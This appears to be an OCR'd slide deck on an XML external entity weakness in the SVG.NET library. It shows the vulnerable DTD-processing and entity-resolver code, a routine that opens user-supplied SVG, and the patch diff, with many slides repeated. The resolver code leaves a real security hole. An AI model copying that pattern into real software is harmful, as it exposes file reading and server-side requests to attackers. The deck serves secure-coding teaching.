    throw new ArgumentNullException("stream");
  }

  // Don't close the stream via a dispose: that is the client's job.
  var reader = new SvgTextReader(stream, entities)
  {
    XmlResolver = new SvgDtdResolver(),
    WhitespaceHandling = WhitespaceHandling.Significant,
    DtdProcessing = SvgDocument.DisableDtdProcessing ? DtdProcessing.Ignore
                                                     : DtdProcessing.Parse,
  };
  return Open<T>(reader);
}
```

SVG.NET

```
public static T Open<T>(Stream stream, Dictionary<string, string> entities)
  where T : SvgDocument, new()
{
  if (stream == null)
  {
    throw new ArgumentNullException("stream");
  }

  // Don't close the stream via a dispose: that is the client's job.
  var reader = new SvgTextReader(stream, entities)
  {
    XmlResolver = new SvgDtdResolver(),
    WhitespaceHandling = WhitespaceHandling.Significant,
    DtdProcessing = SvgDocument.DisableDtdProcessing ? DtdProcessing.Ignore
                                                     : DtdProcessing.Parse,
  };
  return Open<T>(reader);
}
```

SVG.NET

```
/// <summary>
/// Skip the Dtd Processing for faster loading of
/// svgs that have a DTD specified.
/// For Example Adobe Illustrator svgs.
/// </summary>
public static bool DisableDtdProcessing { get; set; }
```



SVG.NET

```
public static T Open<T>(Stream stream, Dictionary<string, string> entities)
  where T : SvgDocument, new()
{
  if (stream == null)
  {
    throw new ArgumentNullException("stream");
  }

  // Don't close the stream via a dispose: that is the client's job.
  var reader = new SvgTextReader(stream, entities)
  {
    XmlResolver = new SvgDtdResolver(),
    WhitespaceHandling = WhitespaceHandling.Significant,
    DtdProcessing = SvgDocument.DisableDtdProcessing ? DtdProcessing.Ignore
                                                     : DtdProcessing.Parse,
  };
  return Open<T>(reader);
}
```

SVG.NET

```
internal class SvgDtdResolver : XmlUrlResolver
{
  /// ....
  public override object GetEntity(Uri absoluteUri,
                                   string role,
                                   Type ofObjectToReturn)
  {
    if (absoluteUri.ToString()
                   .IndexOf("svg",
                            StringComparison.InvariantCultureIgnoreCase) > -1)
    {
      return Assembly.GetExecutingAssembly()
                     .GetManifestResourceStream("Svg.Resources.svg11.dtd");
    }
    else
    {
      return base.GetEntity(absoluteUri, role, ofObjectToReturn);
    }
  }
}
```

SVG.NET

```
internal class SvgDtdResolver : XmlUrlResolver
{
  /// ....
  public override object GetEntity(Uri absoluteUri,
                                   string role,
                                   Type ofObjectToReturn)
  {
    if (absoluteUri.ToString()
                   .IndexOf("svg",
                            StringComparison.InvariantCultureIgnoreCase) > -1)
    {
      return Assembly.GetExecutingAssembly()
                     .GetManifestResourceStream("Svg.Resources.svg11.dtd");
    }
    else
    {
      return base.GetEntity(absoluteUri, role, ofObjectToReturn);
    }
  }
}
```

SVG.NET

```
internal class SvgDtdResolver : XmlUrlResolver
{
  /// ....
  public override object GetEntity(Uri absoluteUri,
                                   string role,
                                   Type ofObjectToReturn)
  {
    if (absoluteUri.ToString()
                   .IndexOf("svg",
                            StringComparison.InvariantCultureIgnoreCase) > -1)
    {
      return Assembly.GetExecutingAssembly()
                     .GetManifestResourceStream("Svg.Resources.svg11.dtd");
    }
    else
    {
      return base.GetEntity(absoluteUri, role, ofObjectToReturn);
    }
  }
}
```

SVG.NET

```
internal class SvgDtdResolver : XmlUrlResolver
{
  /// ....
  public override object GetEntity(Uri absoluteUri,
                                   string role,
                                   Type ofObjectToReturn)
  {
    if (absoluteUri.ToString()
                   .IndexOf("svg",
                            StringComparison.InvariantCultureIgnoreCase) > -1)
    {
      return Assembly.GetExecutingAssembly()
                     .GetManifestResourceStream("Svg.Resources.svg11.dtd");
    }
    else
    {
      return base.GetEntity(absoluteUri, role, ofObjectToReturn);
    }
  }
}
```

SVG.NET

```
void ProcessSvg()
{
  using var svgStream = GetSvgFromUser();
  var svgDoc = SvgDocument.Open<SvgDocument>(svgStream);

  // SVG document processing...

  SendSvgToUser(svgDoc);
}
```

SVG.NET

Showing **5 changed files** with **144 additions** and **8 deletions**.

Split | Unified

```
@@ -27,14 +31,29 @@ internal class SvgDtdResolver : XmlUrlResolver
27 31          /// <exception cref="T:System.Exception">There is a runtime error (for example, an interrupted server connection). </exception>
28 32          public override object GetEntity(Uri absoluteUri, string role, Type ofObjectToReturn)
29 33          {
30    -             if (absoluteUri.ToString().IndexOf("svg", StringComparison.InvariantCultureIgnoreCase) > -1)
   34 +             if (IsSvgDtdEntity(absoluteUri))
31 35              {
32 36                  return Assembly.GetExecutingAssembly().GetManifestResourceStream("Svg.Resources.svg11.dtd");
33 37              }
34    -             else
   38 +
   39 +             if (ResolveExternalResources)
35 40              {
36 41                  return base.GetEntity(absoluteUri, role, ofObjectToReturn);
37 42              }
   43 +
   44 +             return new MemoryStream();
38 45          }
   46 +
   47 +         private static bool IsSvgDtdEntity(Uri absoluteUri)
   48 +         {
   49 +             return _svgDtdRegex.IsMatch(absoluteUri.ToString());
   50 +         }
   51 +
   52 +         /// <summary>
   53 +         /// Matches any reference to svg00.dtd or DTD SVG 0.0 (case-insensitive)
   54 +         /// </summary>
   55 +         /// <see ref="https://regexper.com/#%28%3F%3ASVG%5B0-9%5D%2B%5C.DTD%29%7C%28%3F%3ADTD%20SVG%20%5B0-9%5C.%5D%2B%29"/>
   56 +         private static readonly Regex _svgDtdRegex
   57 +             = new Regex(@"(?:SVG[0-9]+\.DTD)|(?:DTD SVG [0-9\.]+)", RegexOptions.Compiled | RegexOptions.IgnoreCase);
39 58      }
```

SVG.NET

Showing **5 changed files** with **144 additions** and **8 deletions**.

Split | Unified

```
@@ -27,14 +31,29 @@ internal class SvgDtdResolver : XmlUrlResolver
27 31          /// <exception cref="T:System.Exception">There is a runtime error (for example, an interrupted server connection). </exception>
28 32          public override object GetEntity(Uri absoluteUri, string role, Type ofObjectToReturn)
29 33          {
30    -             if (absoluteUri.ToString().IndexOf("svg", StringComparison.InvariantCultureIgnoreCase) > -1)
   34 +             if (IsSvgDtdEntity(absoluteUri))
31 35              {
32 36                  return Assembly.GetExecutingAssembly().GetManifestResourceStream("Svg.Resources.svg11.dtd");
33 37              }
34    -             else
   38 +
   39 +             if (ResolveExternalResources)
35 40              {
36 41                  return base.GetEntity(absoluteUri, role, ofObjectToReturn);
37 42              }
   43 +
   44 +             return new MemoryStream();
38 45          }
   46 +
   47 +         private static bool IsSvgDtdEntity(Uri absoluteUri)
   48 +         {
   49 +             return _svgDtdRegex.IsMatch(absoluteUri.ToString());
   50 +         }
   51 +
   52 +         /// <summary>
   53 +         /// Matches any reference to svg00.dtd or DTD SVG 0.0 (case-insensitive)
   54 +         /// </summary>
   55 +         /// <see ref="https://regexper.com/#%28%3F%3ASVG%5B0-9%5D%2B%5C.DTD%29%7C%28%3F%3ADTD%20SVG%20%5B0-9%5C.%5D%2B%29"/>
   56 +         private static readonly Regex _svgDtdRegex
   57 +             = new Regex(@"(?:SVG[0-9]+\.DTD)|(?:DTD SVG [0-9\.]+)", RegexOptions.Compiled | RegexOptions.IgnoreCase);
39 58      }
```

SVG.NET

Showing **5 changed files** with **144 additions** and **8 deletions**.

Split | Unified


```
@@ -27,14 +31,29 @@ internal class SvgDtdResolver : XmlUrlResolver
27 31          /// <exception cref="T:System.Exception">There is a runtime error (for example, an interrupted server connection). </exception>
28 32          public override object GetEntity(Uri absoluteUri, string role, Type ofObjectToReturn)
29 33          {
30    -             if (absoluteUri.ToString().IndexOf("svg", StringComparison.InvariantCultureIgnoreCase) > -1)
   34 +             if (IsSvgDtdEntity(absoluteUri))
31 35              {
32 36                  return Assembly.GetExecutingAssembly().GetManifestResourceStream("Svg.Resources.svg11.dtd");
33 37              }
34    -             else
   38 +
   39 +             if (ResolveExternalResources)
35 40              {
36 41                  return base.GetEntity(absoluteUri, role, ofObjectToReturn);
37 42              }
   43 +
   44 +             return new MemoryStream();
38 45          }
   46 +
   47 +         private static bool IsSvgDtdEntity(Uri absoluteUri)
   48 +         {
   49 +             return _svgDtdRegex.IsMatch(absoluteUri.ToString());
   50 +         }
   51 +
   52 +         /// <summary>
   53 +         /// Matches any reference to svg00.dtd or DTD SVG 0.0 (case-insensitive)
   54 +         /// </summary>
   55 +         /// <see ref="https://regexper.com/#%28%3F%3ASVG%5B0-9%5D%2B%5C.DTD%29%7C%28%3F%3ADTD%20SVG%20%5B0-9%5C.%5D%2B%29"/>
   56 +         private static readonly Regex _svgDtdRegex
   57 +             = new Regex(@"(?:SVG[0-9]+\.DTD)|(?:DTD SVG [0-9\.]+)", RegexOptions.Compiled | RegexOptions.IgnoreCase);
39 58      }
```

SVG.NET


```
void ProcessSvg()
{
  using var svgStream = GetSvgFromUser();
  var svgDoc = SvgDocument.Open<SvgDocument>(svgStream);

  // SVG document processing...

  SendSvgToUser(svgDoc);
}
```

SVG.NET


```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE svg ...>
<svg version="1.1"
     ....>
<style type="text/css">
  ....
</style>
  ....
  <polygon />
  <polygon />
</svg>
```





XML: дефекты безопасности




XML: дефекты безопасности

